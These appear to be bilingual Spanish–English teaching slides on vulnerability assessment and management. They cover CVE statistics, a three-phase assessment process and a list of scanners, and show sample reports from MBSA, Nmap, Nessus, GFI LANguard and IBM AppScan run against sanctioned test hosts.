




information
security



Vulnerability

Se define en la norma ISO 27002 como "**Una debilidad de un activo o grupo de activos que puede ser explotado por una o más amenazas**"

Bullet stopped by Water Balloons

<https://www.youtube.com/watch?v=blGNsJl7Ku8>

Top 10 Vulnerabilities

The Top 10 External and Top 10 Internal Vulnerabilities are dynamic lists of the most prevalent and critical security vulnerabilities in the real world. Based on the [Laws of Vulnerabilities](#), this information is computed anonymously from over 1 billion IP audits per year. The Top 10 External Vulnerabilities are the most prevalent and critical vulnerabilities which have been identified on Internet facing systems. The Top 10 Internal Vulnerabilities show this information for systems and networks inside the firewall.


The two Top 10 lists exclude vulnerabilities that do not have patches, even if workarounds are available, because these lists are tools to help prioritize remediation.

Top 10 Internal Vulnerabilities: February 2015


Title	QualysID	Ext. Reference
Microsoft Internet Explorer Cumulative Security Update (MS15-009) CVE-2014-8967, CVE-2015-0017, CVE-2015-0018, CVE-2015-0019, CVE-2015-0020, CVE-2015-0021, CVE-2015-0022, CVE-2015-0023, CVE-2015-0025, CVE-2015-0026, CVE-2015-0027, CVE-2015-0028, CVE-2015-0029, CVE-2015-0030, CVE-2015-0031, CVE-2015-0035, CVE-2015-0036, CVE-2015-0037, CVE-2015-0038, CVE-2015-0039, CVE-2015-0040, CVE-2015-0041, CVE-2015-0042, CVE-2015-0043, CVE-2015-0044, CVE-2015-0045, CVE-2015-0046, CVE-2015-0048, CVE-2015-0049, CVE-2015-0050, CVE-2015-0051, CVE-2015-0052, CVE-2015-0053, CVE-2015-0054, CVE-2015-0055, CVE-2015-0066, CVE-2015-0067, CVE-2015-0068, CVE-2015-0069, CVE-2015-0070, CVE-2015-0071	100220	MS15-009
Oracle Java SE Critical Patch Update - July 2014 CVE-2014-4227, CVE-2014-4219, CVE-2014-2490, CVE-2014-4216, CVE-2014-4247, CVE-2014-2483, CVE-2014-4223, CVE-2014-4262, CVE-2014-4209, CVE-2014-4265, CVE-2014-4220, CVE-2014-4218, CVE-2014-4252, CVE-2014-4266, CVE-2014-4268, CVE-2014-4264, CVE-2014-4221, CVE-2014-4244, CVE-2014-4263, CVE-2014-4208	122362	Oracle Java SE CPU July 2014

<https://www.qualys.com/research/top10/>


Vulnerability distribution by severity - 2014



High severity vulnerabilities 2010-2014




Vulnerability distribution by product type - 2014



Year	# of vulnerabilities
2010	4,258
2011	3,532
2012	4,347
2013	4,794
2014	7,038

of vulnerabilities 2009-2014



Operating system	# of vulnerabilities	# of HIGH vulnerabilities	# of MEDIUM vulnerabilities	# of LOW vulnerabilities
Apple Mac OS X	147	64	67	16
Apple iOS	127	32	72	23
Linux Kernel	119	24	74	21
Microsoft Windows Server 2008	38	26	12	0
Microsoft Windows 7	36	25	11	0
Microsoft Windows Server 2012	38	24	14	0
Microsoft Windows 8	36	24	12	0
Microsoft Windows 8.1	36	24	12	0
Microsoft Windows Vista	34	23	11	0
Microsoft Windows RT	30	22	8	0

Application	# of vulnerabilities	# of HIGH vulnerabilities	# of MEDIUM vulnerabilities	# of LOW vulnerabilities
Microsoft Internet Explorer	242	220	22	0
Google Chrome	124	86	38	0
Mozilla Firefox	117	57	57	3
Adobe Flash Player	76	65	11	0
Oracle Java	104	50	46	8
Mozilla Thunderbird	66	36	29	1
Mozilla Firefox ESR	61	35	25	1
Adobe Air	45	38	7	0
Apple TV	86	29	49	8
Adobe Reader	44	37	7	0
Adobe Acrobat	43	35	8	0
Mozilla SeaMonkey	63	28	34	1

Vulnerability Assessments

Hay una técnica que muchas empresas pasan por alto en el desarrollo de su diseño de seguridad, la evaluación de la vulnerabilidad autoadministrada(**self-administered vulnerability assessment**).

Una **evaluación de la vulnerabilidad** es el proceso de **identificar, cuantificar y priorizar** las vulnerabilidades en un sistema.

Las evaluaciones de vulnerabilidad son un importante mecanismo a través del cual las organizaciones pueden **identificar riesgos de seguridad potenciales** y tener un **proceso en marcha para corregir cualquier deficiencia**.

Las autoevaluaciones de rutina proporcionan una buena imagen de cómo se gestiona la seguridad y mejora con el tiempo, y para ayudar a identificar las zonas con mayor necesidad de atención.

La primera fase de la realización de la evaluación se lleva a cabo en los tres primeros pasos.

Evaluation and Report

Discover

Durante la primera etapa de la evaluación, se descubrir todos los activos a través de la red y elaborar un informe de los recursos descubiertos.

Prioritize

Durante la segunda etapa, se asigna un valor de negocio de Activos de la organización.


Durante la tercera etapa de la evaluación se realizan escaneos geográficamente distribuidos y redes segmentadas.

Tanto en el perímetro y detrás del firewall. Identificamos las amenazas y vulnerabilidades que utilizan la base de datos más completa de la industria.

Informes durante esta etapa incluirán:

Resumen de las vulnerabilidades descubiertas.

Descripción detallada de las amenazas encontradas, su impacto y las posibles soluciones.



La necesidad y el alcance de Evaluación de Vulnerabilidad

La práctica de la realización de una evaluación de la vulnerabilidad de la red (VA) en contra de la propia empresa puede ser muy beneficioso.

Puede llevar a descubrir exposiciones(exposures) antes que atacantes potenciales lo hagan, y ayuda a destacar la postura de seguridad que tiene la empresa, de una forma global.

VA complementa las otras tecnologías de seguridad detectando automáticamente los agujeros de seguridad de la red y el asesoramiento de especialistas en seguridad cómo solucionarlos.

VA permite a las organizaciones medir y reducir los riesgos al ofrecer una solución proactiva para descubrir, priorizar y evaluar las vulnerabilidades de seguridad antes de que ocurra la penetración.



Los beneficios que pueden derivarse de la realización de frecuentes, evaluaciones de vulnerabilidad proactivas pueden ser numerosas.

La detección temprana presenta la oportunidad de resolver los problemas antes de que los atacantes pueden explotar la debilidad que puede causar daños graves a los bienes de la empresa y, posiblemente, su reputación.



Puede ayudar en la actualización o creación de un mapa de la red detallado de la empresa.

Una organización debe tener una idea exacta de los sistemas que están presentes en su entorno.

No es difícil que alguien se conecte un nuevo sistema a la red sin informar a las personas adecuadas o pasar por el proceso de gestión del cambio correcto.

Las máquinas rouge pueden introducir riesgos no deseados e innecesarios en la empresa y la necesidad de ser tratado de una manera oportuna.

Inventario de todos los dispositivos en la red



El inventario podría consistir en el **tipo de dispositivo, los niveles actuales del sistema operativo, el hardware configuraciones, versiones de la aplicación**, y cualquier otra información pertinente del sistema.

Centrar la atención en la gestión de la solución de problemas específicos y sistémicos de seguridad

Establecer una línea de base para integrar y unificar los esfuerzos de seguridad.

Identificar las vulnerabilidades y desarrollar respuestas para ayudar a impulsar el desarrollo de un proceso de gestión de riesgos.

Desarrollar experiencia interna con el objetivo de la auto-evaluación a largo plazo de las áreas no técnicas.

La realización de una evaluación de la vulnerabilidad puede proporcionar una representación precisa de la situación actual de seguridad de la organización.

Tiene que haber un mecanismo incorporado en los procedimientos para garantizar que el proceso de VA se lleva a cabo continuamente.

También es importante contar con estas políticas y procedimientos revisados y aprobados por la dirección. Esto ayudará a asegurar que se conviertan en prácticas oficiales de la organización.

Una evaluación periódica de la vulnerabilidad es un procedimiento importante de control interno y es a menudo necesaria para el cumplimiento normativo.

VA es un control de seguridad de red proactiva diseñada para ayudar a localizar sistemáticamente y exponer las vulnerabilidades.

El proceso de VA es una práctica continua, es posible mantener una base de todas las vulnerabilidades asociados con cualquier número de sistemas de la red.

La estrategia de autoevaluación no sólo ofrece una organización una visión detallada de algunas de las exposiciones potenciales que puedan existir, pero también se puede utilizar para el retrato de la postura de seguridad global de la empresa.

La información obtenida durante el proceso de evaluación se puede utilizar para medir el nivel de riesgo que existe actualmente en la red.

Having the right tools is essential in obtaining accurate and complete results.

When conducting a VA it is important, and very beneficial to use the same tools as the potential attackers.

That way it is possible to duplicate the same methodologies and techniques that will be employed by attackers when your organization's systems are being targeted.

It systematically maps all IP connections, tests and analyzes the repellent capabilities of these resources against known security holes, and provides verified remedies

Policies and procedures must be created and enforced,


By creating a solid policy, executing consistent procedures, and using the right tools, there is no end to the potential advantages that a good VA process will bring to any organization.

Every effective security practice is built on a strong foundation of policies and procedures, and the vulnerability assessment process should be no exception.

Before beginning to conduct any VA it is important to ensure that the underlying policies relevant to the organization are in place to facilitate the process.

These documents will be the principles, outlining the actions to be taken when planning and performing all aspects of the VA each and every time it is conducted.

The policies and procedures will need to encompass existing organizational processes.



Three phase cyclical vulnerability assessment procedure

Conduct Assessment

This phase consists of two main objectives,

The planning

- Gathering all relevant information,
- defining the scope of activities,
- defining roles and responsibilities,
- making others aware through the change management process.

performing of the vulnerability assessment.

- interviewing system administrators,
- reviewing appropriate policies and procedure relating to the systems being assessed
- The security scanning.

Identify Exposures

Reviewing the resulting data from the assessment phase and trying it into the issue management process so that accountability for the issues are established and the exposures can be resolved.

Address Exposures

This is the remedial phase where we try to resolve the exposures identified in the previous phase.

Before any steps are taken to fix the problem an investigation must be conducted to determine if the service that caused the exposure is in fact needed.

If the service is needed then the system should be upgraded, or if no upgrade exists management must be informed of the potential risk that system presents. If the service is not needed then it could simply be disabled.

It is important to recognize that some of the exposures uncovered may actually need to be present for the systems to run correctly, from a business perspective.

The services associated with these exposures need to be highlighted so that they will not be identified again during the next assessment.

This way it will be possible to accurately develop a risk curve to illustrate how the security posture trends over time.


as well it will give the administrators a consistent base from which to conduct their assessments. Also by seeking management approval it will ensure that the VA process is made a continual and official organizational practice.

Developing solid policies will ensure that the VA process is completed in line with the organization's requirements.

security policies and recommendations for system and information owners play an important role but they will not solve all weaknesses.

Vulnerabilities exist and will remain in all systems in operation. But it is still very important to try to eliminate as many security flaws as possible during early phases of system development, because the costs and risks associated with a repair increase dramatically later in the product life cycle.

The remedy clearly depends on the nature of the vulnerability, but several aspects must be carefully taken into account such as What and who has caused the problem?



Is there a possible way to remove the flaw?

Will the changes introduce new vulnerabilities?

Will the changes affect the quality of service?

Will the changes actually remove the vulnerability?

What will it cost to make the changes?

A vulnerability management process should be part of an organization's effort to control information security risks.

This process will allow an organization to obtain a continuous overview of vulnerabilities in their IT environment and the risks associated with them

Only by identifying and mitigating vulnerabilities in the IT environment can an organization prevent attackers from penetrating their networks and stealing information

Information Security Testing and Assessment

<http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf>

HACER RESUMEN

Implementing a Vulnerability Management Process

Vulnerability scanning consists of using a computer program to identify vulnerabilities in networks, computer infrastructure or applications.

Vulnerability management is the process surrounding vulnerability scanning, also taking into account other aspects such as risk acceptance, remediation etc.

The scanner determines the tests performed during the scanning of a host. The selected scanner populates your asset profile data including the host information, ports, and potential vulnerabilities.

scan provides the operating system and version on each CIDR, server, and version of each port. Also, the scan provides the known vulnerabilities on discovered ports and services.

scan results allows you to collect asset vulnerability information for malware, web applications, and web services in your deployment

There is some risk involved with vulnerability management or more specifically, vulnerability scanning. Since vulnerability scanning typically involves sending a large number of packets to systems, they might sometimes trigger unusual effects

However, since vulnerability scanning is mainly limited to scanning and not exploiting, risks are minimal

In order to cover these risks, it's always important to inform various stakeholders within your organization when vulnerability scanning is taking place.

Vulnerabilities Scanners

TOOLS

Managing IBM Security AppScan Enterprise Scanners
Managing nCircle IP360 Scanners
Managing Nessus Scanners
Managing Nmap Scanners •
Managing Qualys Scanners •
Managing FoundScan Scanners •
Managing Juniper Networks NSM Profiler Scanners •
Managing Rapid7 NeXpose Scanners •
Managing netVigilance Secure Scout Scanners •
Managing eEye Scanners •

Managing PatchLink Scanners •
Managing McAfee Vulnerability Manager Scanners •
Managing SAINT Scanners •
Managing AXIS Scanners •
Managing Tenable SecurityCenter



 Microsoft Baseline Security Analyzer 2

Microsoft Baseline Security Analyzer

View security report

Sort Order: Score (worst first) ▾

Computer name:	WORKGROUP\ORR
IP address:	192.168.2.5
Security report name:	WORKGROUP - ORR (7-7-2005 9:42 AM)
Scan date:	7/7/2005 9:42 AM
Scanned with MBSA version:	2.0.5029.2
Catalog synchronization date:	
Security update catalog:	Microsoft Update
Security assessment:	Severe Risk (One or more critical checks failed.)

Security Update Scan Results

Score	Issue	Result
	Office Security Updates	No security updates are missing. What was scanned Result details
	Windows Security Updates	No security updates are missing. What was scanned Result details

Windows Scan Results

Administrative Vulnerabilities

Score	Issue	Result
-------	-------	--------

 Previous security report  Next security report

© 2002-2005 Microsoft Corporation. All rights reserved.



Microsoft

Baseline Security Analyzer

14 security updates are missing.

Result Details for Office


Security Updates

Items marked with are confirmed missing. Items marked with are confirmed missing and are not approved by your system administrator.

Score	ID	Description	Maximum Severity	Download
	MS06-047	Security Update for Office XP (KB920821)	Important	
	MS07-030	Security Update for Visio 2003 (KB931281)	Critical	
	MS07-013	Security Update for Office 2003 (KB920813)	Important	
	MS07-025	Security Update for Office XP (KB934705)	Important	
	MS07-024	Security Update for Word 2002 (KB934394)	Important	
	MS07-013	Security Update for Office XP (KB920816)	Important	
	MS06-058	Security Update for PowerPoint 2002 (KB923092)	Important	
	MS07-003	Security Update for Outlook 2002 (KB921594)	Important	
	MS06-054	Security Update for Publisher 2002 (KB894541)	Important	

```
Starting Nmap 6.00 ( http://nmap.org ) at 2012-05-17 12
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.00031s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp      open  ssh          3.0.1 Debian 3ubuntu7
| ssh-hostkey: 1024 3b:1d:4b:4e:4c:41:0a:d6:67:54:9d
|_ 2048 79:f8:20:82:85:ec
80/tcp      open  http         ((Ubuntu))
|_http-title: Scanme
9929/tcp    open  unknown
Device type: general
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:kernel:2.6 cpe:/o:linux:kernel:3.X
OS details: Linux 2.6.32 - 2.6.39, Linux 2.6.38 - 3.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel
```








Executive Summary: My Network Scan

[>PRINT](#)

TOP 10 HOSTS with ISSUES



PLUGIN IDS	ISSUES
192.168.1.13	High Severity problem(s) found
192.168.1.79	High Severity problem(s) found
192.168.1.65	High Severity problem(s) found
192.168.1.30	High Severity problem(s) found
192.168.1.16	High Severity problem(s) found
192.168.1.10	Medium Severity problem(s) found
192.168.1.60	Medium Severity problem(s) found
192.168.1.11	Medium Severity problem(s) found
192.168.1.81	Medium Severity problem(s) found
192.168.1.80	Medium Severity problem(s) found

PLUGIN IDS	SEVERITY	# OF ISSUES	SYNOPSIS	
47606	High	2	D-Link DCC Protocol Security Bypass The remote network service is affected by a security bypass vulnerability.	10881 10
50504	High	1	Web Common Credentials It is possible to access protected web pages with common credentials.	10267 10
50309	High	1	[DSA2122] DSA-2122-1 glibc The remote host is missing the DSA-2122 security update	21643 8
49766	High	1	[DSA2116] DSA-2116-1 freetype The remote host is missing the DSA-2116 security update	10863 8
42411	High	1	Microsoft Windows SMB Shares Unprivileged Access It is possible to access a network share.	39520 7
				11111 7
				12218 6
				12053 6



GFI LANguard
Network Security Scanner

Unfiltered

Entire Network

localhost : W706

Local Domain : WORKGROUP

W706 (192.168.3.10)

Search Entire Network



Overview



Computers



History



Vulnerabilities



Patches



Ports



Software




Hardware



System Information

Vulnerability Level



Top 5 Issues to Address

- Microsoft SQL Server 2005 Express Edition Service Pack 4 (KB2463332)
- Windows 7 Service Pack 1 (KB976932)
- Adobe Flash Player 10.3.181.14
- Security Update for Microsoft Visual C++ 2008 Service Pack 1 Redistributable P...
- Security Update for Windows 7 (KB2506212)


Security Sensors

- Missing Patches
- Missing Service Packs
- Vulnerabilities
- Malware Protection Issues
- Firewall Issues
- Unauthorized Applications
- Audit Status
- Credentials Setup

Computer Details

Computer Name	W706
IP address	192.168.3.10
MAC	00-15-5D-03-21-19
Operating System:	Windows 7 (SP: G...)
Network Role	Workstation
Virtual Machine	Yes (Microsoft Virtu...
Language	EN

Scan Activity



Last Scan: Monday, May 16, 2011

Remediation Activity

No Remediations performed. Launch a remediation from the "Remediate" section to get visibility into your network security status.

Common Tasks:

- [Manage agents...](#)
- [Add more computers...](#)
- [Scan and refresh information now](#)
- [Custom scan...](#)
- [Set credentials...](#)
- [Deploy agent...](#)

Agent Status



Not Installed

Click [here](#) to learn how agents can improve scanning performance!

Vulnerability Trend Over Time

GFI LanGuard

Dashboard Scan Remediate Activity Monitor Reports Configuration Utilities Discuss this version...

Filter Group Search Overview Computers History Vulnerabilities Patches Ports Software Hardware System Information

Entire Network - 6 computers

Application Category

- All Applications (28)
 - Antispyware (1)
 - Antiphishing (2)
 - Firewall (1)
 - VPN Client (1)
 - Web Browser (2)
 - Disk Encryption (1)
 - Patch Management (3)
 - URL Filtering (1)

Applications List

Drag a column header here to group by that column

	Application name	Version	Publisher	No. of computers
Adobe Flash Player 11 ActiveX	11.1.102.55	Adobe Systems ...	1	
FastStone Capture 7.1	7.1	FastStone Soft	1	
GFI LanGuard 2012	11.0.2012.0518	GFI Software Ltd	1	
GFI WebMonitor 2012	7.0.11357	GFI Software Ltd	1	
IIS 7.5 Express	7.5.1070	Microsoft Corpor...	1	
Microsoft .NET Framework 4 ...	4.0.30319	Microsoft Corpor...	2	
Microsoft .NET Framework 4 ...	4.0.30319	Microsoft Corpor...	2	
Microsoft Office Standard 2010	14.0.4763.1000	Microsoft Corpor...	1	
Microsoft ReportViewer 2010...	10.0.30319	Microsoft Corpor...	1	
Microsoft SQL Server 2008		Microsoft Corpor...	1	
Microsoft SQL Server 2008 Br...	10.3.5500.0	Microsoft Corpor...	1	
Microsoft SQL Server 2008 N...	10.3.5500.0	Microsoft Corpor...	1	

Count=28


Details | Installed on | Not installed on

Application: Adobe Flash Player 11 ActiveX
Version: 11.1.102.55
Publisher: Adobe Systems Incorporated

[View computers with Adobe Flash Player 11 ActiveX installed](#)
[View computers without Adobe Flash Player 11 ActiveX installed](#)

Common Tasks:

- Manage agents...
- Add more computers...
- Scan and refresh information now
- Custom scan...
- Set credentials...
- Deploy agent...



Sans nom - IBM Rational AppScan

Fichier Edition Affichage Examen Outils Aide

Examiner Interrompre Exploration manuelle Test de recherche de logiciels malveillants Configuration des examens Scan Expert Journal d'examen Rapport Mettre à jour

Basé sur l'URL

- Mon application (67)
 - / (3)
 - comment.aspx (2)
 - default.aspx
 - disclaimer.htm
 - feedback.aspx (1)
 - high_yield_investments.htm
 - search.aspx
 - servererror.aspx
 - subscribe.aspx (3)
 - subscribe.swf
 - survey_questions.aspx
- admin (7)
- altoro
- bank (43)
- images (1)
- new folder (2) (1)
- new folder (3) (1)
- pr
- selector (1)

Tableau de bord

Jauge de gravité des problèmes

Nombre total de problèmes : 67

Classés par : Gravité Décroissant

Problèmes de sécurité 67 (variantes 147) de 'Mon application'

- Données d'identification de connexion prévisibles (1)
- Identificateur de session non mis à jour (1)
- Injection SQL en aveugle (2)
- Le cookie permanent contient des informations de session sensibles. (1)
- Schéma d'erreur de base de données trouvé (7)
 - http://demo.testfire.net/bank/account.aspx (1)
